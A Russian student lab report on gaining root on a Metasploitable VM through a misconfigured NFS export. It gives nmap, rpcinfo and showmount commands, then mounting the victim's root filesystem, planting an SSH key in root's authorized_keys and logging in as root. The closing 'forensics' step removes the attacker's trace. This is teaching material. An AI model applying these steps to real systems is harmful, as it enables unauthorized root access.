**Студент: Ганиев Р.А.**

**Группа: 11-902**

**Тема: использование уязвимости неправильно сконфигурированной NFS Share; форензика**

**Содержание**

1. Развернуть виртуальные машины Kali Linux и Metasploitable
2. Убедиться в корректной настройке сети между Metasploitable и Kali Linux
3. Атака на Metasploitable
4. Использование неправильно сконфигурированной NFS Mount
5. Форензика
6. Оформление результатов работы

**1. Развернуть виртуальные машины Kali Linux и Metasploitable**

Постановка задачи

* развёртывание виртуальных машины Kali Linux и Metasploitable
* цель: выполнить развёртывание виртуальных машин
* средства: WMWare Workstation

Начальная ситуация

* развёртывание виртуальных машин не выполнено

Выполнение задания

* алгоритм
  + выполнить развёртывание виртуальных машин Kali Linux и Metasploitable, подготовленных в рамках выполнения лабораторных работ
* результаты
  + выполнено развёртывание виртуальных машин Kali Linux и Metasploitable

**2. Убедиться в корректной настройке сети между Metasploitable и Kali Linux**


Постановка задачи

* проверка корректной настройки сети между Metasploitable и Kali Linux
* цель: убедиться в корректной настройке сети между Metasploitable и Kali Linux
* средства: ifconfig, ping

Начальная ситуация

* корректность настройки сети не проверена

Выполнение задания

* алгоритм
  + последовательное определение IP адресов машин, выданный DHCP-сервером, для Kali Linux и для Metasploitable (ifconfig | grep “inet addr”)
  + запись полученных IP-адресов как MS\_IP и KL\_IP (IP-адреса должны быть из одной подсети)
  + проверка корректности соединения: ping
* результаты
  + 
  + сеть между Metasploitable и Kali Linux настроена корректно

**3. Атака на Metasploitable**




Постановка задачи

* атака на Metasploitable
* цель: просканировать состояние портов Metasploitable, оценить работу NFS сервера
* средства: nmap, egrep, rpcinfo

Начальная ситуация

* состояние портов не определено, оценка работы NFS сервера не произведена

Выполнение задания

* алгоритм
  + сканирование портов Metasploitable
    - выполнение сканирования (если ранее не проводилось) виртуальной машины Metasploitable (машина-жертва) на виртуальной машине Kali Linux (далее – атакующая машина): nmap /var/tmp/scan.txt
    - сохранение результата сканирования в файл /var/tmp/scan.txt
    - определение порта (портов), которые используют сервисы rpcinfo, nfs и ssh, и их статус, с помощью выполнения анализа файла, подготовленного на предыдущем шаге: egrep –i ‘(rpcinfo|nfs|ssh)’ /var/tmp/scan.txt
  + оценка работы NFS сервера
    - выполнение команды: rpcinfo –p MS\_IP (команда rpcinfo делает вызов к серверу RPC и сообщает о его состоянии; в этом случае, мы просим RPC сервер Metasploitable показать нам все свои задачи RPC, которые выполняются на данный момент; в данном случае нас интересует nfs сервер)
    - запрос вывода состояния NFS сервиса на машине-жертвы: showmount -e MS\_IP
* результаты
  + 
  + 
  + 
  + просканировано состояние портов Metasploitable, оценена работу NFS сервера

**4. Использование неправильно сконфигурированной NFS Mount**






Постановка задачи

* использование неправильно сконфигурированной NFS Mount
* цель: подключиться через ssh к машине-жертве при помощи неправильно сконфигурированной NFS Mount
* средства: ssh-keygen, mount, ssh

Начальная ситуация

* подключение к машине-жертве через ssh отсутствует

Выполнение задания

* алгоритм
  + создание пары ключей SSH
    - создание каталога /root/.ssh: mkdir -p /root/.ssh и перейдите в эту директорию
    - выполение команды cat /dev/null > knows\_hosts для предотвращения потенциальной атаки man-in-the-middle перед созданием ssh ключей
    - создание ключей: ssh-keygen -t rsa -b 4096 (ввод имя файла, в котором будет храниться пара, ввод и повтор секретной фразы для формирования ключей)
    - проверка создания ключей: ls
  + монтирование файловой системы Metasploitable
    - переход в корневой каталог: cd /
    - примонтирование файловой системы машины-жертвы: mount -t nfs MS\_IP:/ /mnt -o nolock
    - проверка успешности монтирования командой df –k
  + изменение файла authorized\_keys машины-жертвы
    - переход в каталог /mnt/root/.ssh
    - копирование публичного ключа: cp /root/.ssh/hacker\_rsa.pub /mnt/root/.ssh/
    - проверка его наличия: ls
    - просмотр текущего содержимого файла authorized\_keys
    - копирование публичного ключ в authorized\_keys: cat hacker\_rsa.pub >> authorized\_keys
    - просмотр измененного файла authorized\_keys
  + получение root прав
    - переход в каталог /root/.ssh/
    - подключение по ssh к машине-жертве: ssh -i /root/.ssh/hacker\_rsa root@MS\_IP (подтвердить в диалоговом окне подключение)
* результаты
  + 
  + 
  + 
  + 
  + 
  + 
  + Произведено успешное подключение через ssh к машине-жертве при помощи неправильно сконфигурированной NFS Mount

**5. Форензика**


Постановка задачи

* размонтирование файловой системы машины-жертвы
* цель: размонтировать файловой системы машины-жертвы, убедиться, что ip атакующей машины исчез
* средства: showmount, unount, df

Начальная ситуация

* файловая система машины-жертвы примонтирована

Выполнение задания

* алгоритм
  + просмотр списка подключенных машин к серверу NFS: showmount –a MS\_IP
  + размонтирование файловой системы машины-жертвы
  + проверка в её отсутствии командой: df –k
  + проверка, что ip адрес атакующей машины исчез: showmount –a MS\_IP
* результаты
  + 
  + файловая система машины-жертвы размонтирована, ip атакующей машины исчез

**6. Оформление результатов работы**

